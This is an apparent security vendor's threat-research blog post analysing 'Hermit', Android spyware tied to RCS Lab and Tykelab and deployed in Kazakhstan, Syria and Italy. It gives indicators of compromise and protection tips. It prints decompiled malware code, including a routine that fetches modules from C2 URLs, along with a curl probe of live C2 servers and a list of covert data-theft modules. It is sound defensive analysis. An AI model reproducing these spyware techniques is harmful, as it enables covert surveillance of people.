File Download	Download and install APK files on the device.	Use root to silently install apps.
File Upload	Upload files from the device.	Use root to copy files the app doesn't have access to.
Log	Enable/disable verbose logging.	
Notification Listener	Exfiltrate notification content. Dismiss/snooze notifications that reference, but don't originate from, the Hermit app.	
Screen Capture	Take pictures of the screen.	Use root to run 'screencap'
Telegram	Prompt the user to reinstall Telegram on the device with a downloaded APK.	Use root to silently uninstall/reinstall Telegram. Also copy the old app's data to the new app's folder, changing the files' SELinux contexts and owners
WhatsApp	Prompt the user to reinstall WhatsApp via Play Store.	

Lookout Threat Lab researchers have uncovered enterprise-grade Android surveillanceware used by the government of Kazakhstan within its borders. While we've been following this threat for a while using Lookout Endpoint Detection and Response (EDR) these latest samples were detected in April 2022, four months after nation-wide protests against government policies were violently suppressed.

Based on our analysis, the spyware, which we named "Hermit," is likely developed by Italian spyware vendor RCS Lab S.p.A and Tykelab Srl, a telecommunications solutions company we suspect to be operating as a front company.

This isn't the first time Hermit has been deployed. We know that the Italian authorities used it in an anti-corruption operation in 2019. We also found evidence suggesting that an unknown actor used it in northeastern Syria, a predominantly Kurdish region that has been the setting of numerous regional conflicts.

While some Hermit samples have been detected before and are broadly recognized as generic spyware, the connections we make in this blog to developers, campaigns and operators are new.

RCS Lab, a known developer that has been active for over three decades, operates in the same market as Pegasus developer NSO Group Technologies and Gamma Group, which created FinFisher. Collectively branded as "lawful intercept" companies, they claim to only sell to customers with legitimate use for surveillanceware, such as intelligence and law enforcement agencies. In reality, such tools have often been abused under the guise of national security to spy on business executives, human rights activists, journalists, academics and government officials.

What is Hermit?

Named after a distinct server path used by the attacker's command and control (C2), Hermit is a modular surveillanceware that hides its malicious capabilities in packages downloaded after it's deployed.

We obtained and analyzed 16 of the 25 known modules, each with unique capabilities. These modules, along with the permissions the core apps have, enable Hermit to exploit a rooted device, record audio and make and redirect phone calls, as well as collect data such as call logs, contacts, photos, device location and SMS messages.


We theorize that the spyware is distributed via SMS messages pretending to come from a legitimate source. The malware samples analyzed impersonated the applications of telecommunications companies or smartphone manufacturers. Hermit tricks users by serving up the legitimate webpages of the brands it impersonates as it kickstarts malicious activities in the background.

We're aware of an iOS version of Hermit but were unable to obtain a sample for analysis.

Kazakhstan deployment

Our analysis suggests that Hermit has not only been deployed to Kazakhstan, but that an entity of the national government is likely behind the campaign. To our knowledge, this marks the first time that a current customer of RCS Lab's mobile malware has been identified.

We first detected samples from this campaign in April 2022. They were titled "oppo.service" and impersonated Chinese electronic manufacturer Oppo. The website the malware used to mask its malicious activity is an official Oppo support page (http://oppo-kz.custhelp[.]com) in the Kazakh language that has since gone offline. We also found samples that impersonate Samsung and Vivo.



oppo

Качество, надежность, профессионализм


Добро пожаловать в раздел поддержки OPPO

Чем мы можем вам помочь?

Сервисное обслуживание - быстро и удобно

The now defunct Kazkhak language Oppo support page is loaded and displayed to users as malicious activities happen in the background.

The samples used in the Kazakh targeted campaign connected to the C2 address at 45.148.30[.]122:58442. However, further analysis of the spyware's C2 server revealed that this IP address is used as a proxy for the real C2 server at 85.159.27[.]61:8442. The real C2 IP address is administered by STS Telecom, a small internet service provider (ISP) operating out of Nur-Sultan, Kazakhstan's capital. Based on sparse online records, STS specializes in "other wired telecommunications" and cable services.




```
% curl -k -H 'X-TOKEN: 8303cf17-45a8-459c-8e7f-db2c8e3e7f08' -H 'Connection: close'
-H 'Host: 45.148.30.122:58442' --compressed -H 'User-Agent: okhttp/4.9.1'
"https://45.148.30.122:58442/taitale/actuator/"

{
    "_links": {
        "self": {
            "href": "https://85.159.27.61:8442/taitale/actuator", "templated": false
        },
        "health-path": {
            "href": "https://85.159.27.61:8442/taitale/actuator/health/{*path}", "templated": true
        },
        "health": {
            "href": "https://85.159.27.61:8442/taitale/actuator/health", "templated": false
        },
        "info": {
            "href": "https://85.159.27.61:8442/taitale/actuator/info", "templated": false
        }
    }
}
```

Our interaction with a poorly configured C2 server revealed the true C2 IP address.

Syria, Italy and other targets

Prior to detecting the Kazakhstan samples, we found a reference to “Rojava,” a Kurdish-speaking region in northeastern Syria, in the passive DNS records of Hermit. This is significant because the region has been the site of ongoing crises, such as the Syrian civil war and conflicts between the Islamic State (IS) and U.S.-led coalition support of the Kurdish-led Syrian Democratic Forces (SDF). Most recently, Turkey conducted a series of military operations against the SDF that resulted in partial occupation of the region.

The domain we found (rojavanetwork[.]info) specifically imitates “Rojava Network,” a social media brand on Facebook and Twitter that provides news coverage and political analysis of the region, often in support of SDF operations.



Rojava Network
@RojavaNetwork

Rojava Network Reports Latest News, Videos, political analysis of ongoing incidents across Syria, Rojava, Turkey and Kurdistan

#Twitterkurds #Rojava

Journalist · Federasyona Bakurê Sûriyê – Rojava · Joined May 2015

135 Following · 18.9K Followers

The domain rojavanetwork[.]info seems to be specifically imitating “Rojava Network,” a social media brand on Facebook and Twitter tha analysis of the region, often in support of SDF operations.

Outside Syria, Hermit has been deployed in Italy. According to a document released by the Italian lower house in 2021, Italian authorities potentially misused it in an anti-corruption operation. The document mentioned an iOS version of Hermit and linked RCS Lab and Tykelab to the malware, which corroborates our analysis.

RCS Lab and its controversial connections

Like many spyware vendors, not much is known about RCS Lab and its clientele. But based on the information we do have, it has a considerable international presence.

According to leaked documents published in WikiLeaks in 2015, RCS Lab was a reseller for another Italian spyware vendor HackingTeam, now known as Memento Labs, as early as 2012. Correspondences between the two companies revealed that RCS Lab engaged with military and intelligence agencies in Pakistan, Chile, Mongolia, Bangladesh, Vietnam, Myanmar and Turkmenistan — the latter three ranked as authoritarian regimes by the Democracy Index.


RCS Lab also has past dealings with Syria, another authoritarian regime, as part of its collaboration with Berlin-based Advanced German Technology (AGT) to sell surveillance solutions.

Countries that had ties to RCS Lab's past business connections. Top row: Chile, Pakistan, Mongolia and Bangladesh; bottom row: Mya

Tykelab and its connection to RCS Lab

According to its own website, Tykelab provides innocuous technology solutions. However, we found various publicly-available clues that suggest otherwise. In addition to the Italian parliamentary document, we found several pieces of evidence tying Tykelab to RCS Lab.

For example, a current Tykelab employee's LinkedIn profile indicates that they also work at RCS Lab. In addition, the company offers services that require skills that may be useful in the development and delivery of surveillanceware, such as knowledge or interaction with telecommunications networks, social media analysis, SMS services and mobile app development. One of the Tykelab job postings for a security engineer we found spells out desired skills that would have direct application to surveillance of mobile networks and devices.



Security Engineer

You will integrate the software development team dedicated to telecom security product. In this area, the team works on the development of }auditor equipments to discover Core Network, SS7 and SIGTRAN vulnerability for 3G, 4G-LTE and 5G networks.

Due to interaction with international vendors, }mastering english communication and international usage is fundamental. Moreover, you may be offered to travel abroad on short missions at customers' premises.

Tykelab team is willing to enforce its development workforce with this profile:

- Network fundamentals (protocols & materials), traffic generation & capture analysis tools
- Deep knowledge of Telecom signaling protocols (SS7/Sigtran, Diameter, GTP, SIP)
- At least 5-6 years of experience in development
- Mastering of the language C/C++, Java, Python
- Ease and willingness to adapt to other languages
- Skilled in Linux environment (user, administration, scripting, software packaging)
- Skilled in software debugging

Ideally, you already know about:


• Mobile & Network platform reverse engineering

- SCTP scanning, SS7 attacks, GTP manipulation and fuzzing
- SS7/SIGTRAN CS Core Network Vulnerability Assessments & Penetration Test
- LTE/Diameter Vulnerability Assessments & Penetration Test
- IMS Vulnerability Assessments & Penetration Test

This Tykelab job listing highlights interest in mobile network vulnerabilities, penetration testing, and reverse engineering: skills that can

In our own analysis of Hermit, we were able to tie Tykelab to Hermit and RCS Lab. One of the IP addresses Hermit used for C2 communications revealed an SSL certificate shared with another IP, 93.51.226[.]53. Notably, the shared certificate has Milan, Italy in the locality field which is where RCS Lab is headquartered.

This second IP used another SSL certificate that directly named RCS as the organization and Tykelab as the organization unit. The location references Rome, which is the headquarters location of Tykelab



▼ 7151cb8d80881aacad3c142a8e61992447fe0ea3

Serial Number	17278654181545558335
Issued	2016-07-29
Expires	2017-07-29
Common Name	93.51.226.53 (subject) 93.51.226.53 (issuer)
Alternative Names	
Organization Name	RCS (subject) RCS (issuer)
SSL Version	3
Organization Unit	Tykelab (subject) Tykelab (issuer)
Street Address	
Locality	Rome (subject) Rome (issuer)
State/Province	Rome (subject) Rome (issuer)
Country	IT (subject) IT (issuer)

An SSL certificate tied to Hermit infrastructure shows that Tykelab and RCS Lab are both connected to the spyware.

Technical analysis: Hermit's advanced capabilities

Hermit is a highly configurable surveillanceware with enterprise-grade capabilities to collect and transmit data.

For example, it uses 20-plus parameters, which enables any operator to tailor it to their campaign. The spyware also attempts to maintain data integrity of collected 'evidence' by sending a hash-based message authentication code (HMAC). This allows the actors to authenticate who sent the data as well as ensure the data is unchanged. Using this method for data transmission may enable the admissibility of collected evidence.

To cover up its true intentions, Hermit is built to be modular. This means malicious functionality is hidden inside additional payloads that the malware downloads as needed.


How it tricks victims and avoids detection

As we mentioned earlier, Hermit pretends to come from legitimate entities, namely telecommunications companies or smartphone manufacturers. To keep up this facade, the malware loads and displays the website from the impersonated company simultaneously as malicious activities kickstart in the background.

The first malicious step is to decrypt an embedded configuration file with properties that are used to communicate with the C2 server. But before communication happens, Hermit performs a series of checks to ensure that it isn't being analyzed. This includes looking for the presence of an emulator and signs that the app itself has been modified to make analysis easier.

Modules and data collection

Once the malware connects with the C2, it takes instructions on what modules to download, each with distinct capabilities. In addition to the modules, the permissions that the malware requests indicate the various ways it could collect data.




```
public final void downloadModule(Context arg6, ModuleConfiguration arg7) {
    String v0 = arg7.getFingerPrint();
    if(arg6 != null) {
        if(v0 == null) {
            v0 = "";
        }

        this.d = arg7;
        this.c = new File(arg6.getDir("m", 0), arg7.getFingerPrint()).getAbsolutePath().concat(".apk");
        FileDownloader v1 = new FileDownloader(arg6, ((DownloadListener)this));
        Object[] v4 = {v0, this.d.getModule(), arg7.getDownloadUrl().concat(".apk")};
        ModuleDownloader.e.info("b6566961df3af62ad87cd1b74a4adfcdc7422e34 {} {} {}", v4);
        String v7 = this.c;
        v1.downloadFile(arg7.getDownloadUrl().concat(".apk"), v7);
    }
}
```

Hermit can be asked by the C2 to download modules from any URL and then load them dynamically.

In total we acquired 16 modules by interacting with the IP address (45.148.30[.]122:58442) "oppo.service" used for C2 communications. Based on identification numbers assigned to the modules in Hermit's code, there are at least 25 modules.

Within the core app, we found an abstract class called “module” that provided additional hints as to what the rest of the modules are capable of. The code contained references to exploit usage, which was further confirmed by clues found in obtained modules. While we weren’t served exploits during testing, we can tell that an exploited device will have a local root service listening on 127.0.0.1:500 that the malware will “ping” for.



```
public abstract class Module {
    public static enum Events {
        RECORDER_INFO_MAX_DURATION_REACHED,
        RECORDER_INFO_MAX_FILESIZE_REACHED,
        RECORDER_EVENT_ERROR,
        PERMISSION_INFO_DENIED,
        MISSING_PARAMETER,
        LOCATION_INFO_CHANGED,
        ROOT_INFO_SUCCEDED,
        ROOT_INFO_FAILED,
        EXPLOIT_SUCCEDED,
        EXPLOIT_FAILED,
        PACKAGES_CHANGES,
        PLATFORM_LEVELS_CHANGES,
        PLATFORM_LIMIT_REACHED,
        SCREEN_OFF,
        DEVICE_IDLE,
        APP_WATCHING,
        STARTING_RECORDING,
        PAUSE_RECORDING,
        LIMITS_REACHED,
        CALL,
        TIME_CHANGED,
        CREADY,
        HTTP,
        SCREEN_ON_REQUESTED,
        LOG,
        CELLINFO,
        FG,
        E,
        K,
        NLS,
        AS,
        AST;

    }
```

Some variables hint that Hermit has modules that can use exploits.

If the device is confirmed to be exploitable then it will communicate with the C2 to acquire the files necessary to exploit the device and start its root service. This service will then be used to enable elevated device privileges such as access to accessibility services, notification content, package use state and the ability to ignore battery optimization.

Beyond the root service, some of the modules expect or attempt to use root access directly through a su binary. These modules will attempt to modify the shared preferences of the SuperSU app in order to enable the execution of root commands without user interaction.

While this may be a generic attempt at using root without user awareness, SuperSU may also be a part of the unknown exploitation process. If root is not available, the modules may prompt the user to take actions which will accomplish the same goals.

These are the modules we were able to acquire (refer to the appendix for a complete breakdown of each modules):

- Accessibility Event
- Audio
- Camera
- File download
- Notification Listener
- WhatsApp
- Account
- Browser
- Clipboard
- File upload
- Screen Capture
- Address Book
- Calendar
- Device Info
- Log
- Telegram

Like other weaponry, spyware can easily be abused

Vendors of so-called “lawful intercept” spyware, such as RCS Lab, the NSO Group and Gamma Group, usually claim to only sell to entities that have a legitimate use for surveillanceware such as police forces fighting organized crime or terrorism. However, there have been many reports, especially in recent years, of spyware being misused.

We found evidence of Hermit being deployed in Kazakhstan and Syria, countries with poor human rights records. Even in the case of the anti-corruption operations in Italy, there was alleged mishandling of personal and private data.

In a sense, electronic surveillance tools are not that different from any other type of weaponry. Just this month, faced with financial pressure, CEO of the NSO group Shalev Hulio opened up the possibility of selling to “risky” clients. Spyware makers operate in secrecy and with limited oversight and the legitimacy of the use of their products is rarely as clear-cut as they project.

How to protect yourself from spyware like Hermit

With sophisticated data collection capabilities, and the fact that we carry them all the time, mobile devices are the perfect target for surveillance. While not all of us will be targeted by sophisticated spyware, here are some tips to keep yourself and your organization safe:

- **Update your phone and apps: operating systems and apps will often have vulnerabilities that need to be patched. Update them to ensure the exploits are resolved.**
- **Don’t click on unknown links: one of the most common ways for an attacker to deliver malware is by sending you a message pretending to be a legitimate source. Don’t click on links, especially when you don’t know the source.**
- **Don’t install unknown apps: exercise caution when installing unknown apps, even if the source of the app seems like a legitimate authority.**
- **Periodically review your apps**: sometimes malware can change settings or install additional content to your phone. Check your phone periodically to ensure nothing unknown has been added.

In addition to following the security best practices outlined above, we strongly recommend having a dedicated mobile security solution to ensure that your device is not compromised by malware or phishing attacks.

To the best of our knowledge the apps described in this article were never distributed through Google Play. Users of Lookout security apps are protected from these threats.

Indicators of Compromise

Core App indicators

SHA1
ca101ddfcf6746ffa171dc3a0545ebd017bf689a
b1dfb2be760d209846f2147ce32560954d2f71b5
cf610aae906ffcfd52c08d6ba03d9ce2c9996ac8
22f49fa7fe1506d2639f08e9ae198e262396c052
97ead8dec0bf601ba452b9e45bb33cb4a3bf830f
527141e1ee5d76b55b7c7640f7dcf222cb93e010
4f8145805eec0c4d8fc32b020744d4f3f1e39ccb
9f949b095c2ab4b305b2ea168ae376adbba72ffb

Network indicators

IP Address	Port
2.229.68[.]182	8442
2.228.150[.]86	8443
93.57.84[.]78	8443
93.39.197[.]234	8443
45.148.30[.]122	58442
85.159.27[.]61	8442

Sample of domains used in Hermit’s targeting operations

- 119-tim[.]info
- 133-tre[.]info
- 146-fastweb[.]info
- 155-wind[.]info
- 159-windtre[.]info
- iliad[.]info
- amex-co[.]info
- cloud-apple[.]info
- fb-techsupport[.]com
- milf[.]house
- mobdemo[.]info
- mobilepays[.]info
- kena-mobile[.]info
- poste-it[.]info
- rojavanetwork[.]info
- store-apple[.]info
- wind-h3g[.]info

Parameter configurations Hermit uses

Parameter	Configuration
vps	Certificate fingerprint, IP address, and port, for C2 communication
p1,p3,p4,p5,p6	Server endpoints for various C2 communications
redirectUrl	This is the benign URL opened when the application is launched
hidden	Determines if the icon of the application will be hidden.
vpsseed	String used along with android_id as a unique device identifier
certificateSignature	Expected signature of the app. If the signature does not match the app will not run.
wdpn	Package name of another app interacted with on device
wdcn	Component name of a service contained in wdpn app
xAuthToken	HTTP header added to every request for authentication
psk	Pre-shared key used for message authentication
deleteApk	Boolean indicating whether APK files should be deleted if anti-emulation checks fail
fp	Fingerprint for protobuf encryption setup
pk	Public key for protobuf encryption setup

applicationId, gcmSenderId projectId, storageBucket apiKey	Firebase Messaging Service setup parameters

Modules downloaded by Hermit

Module name	Function	Note
Accessibility Event	Track foreground app.	
Account	Steal stored account emails.	
Address Book	Steal contacts.	
Audio	Record audio.	
Browser	Steal browser bookmarks / searches.	
Calendar	Steal calendar events, attendees.	
Camera	Take pictures.	
Clipboard	Steal current and future clipboard content.	
Device Info	Exfiltrate device information, including: • Applications • kernel information • Model • Manufacturer • OS version • phone number • security patch • root/exploitation status	
File Download	Download and install APK files on the device.	Use root to silently install apps.
File Upload	Upload files from the device.	Use root to copy files the app doesn’t have access to.
Log	Enable/disable verbose logging.	
Notification Listener	Exfiltrate notification content. Dismiss/snooze notifications that reference, but don’t originate from, the Hermit app.	
Screen Capture	Take pictures of the screen.	Use root to run ‘screencap’
Telegram	Prompt the user to reinstall Telegram on the device with a downloaded APK.	Use root to silently uninstall/reinstall Telegram. Also copy the old app’s data to the new app’s folder, changing the files’ SELinux contexts and owners
WhatsApp	Prompt the user to reinstall WhatsApp via Play Store.	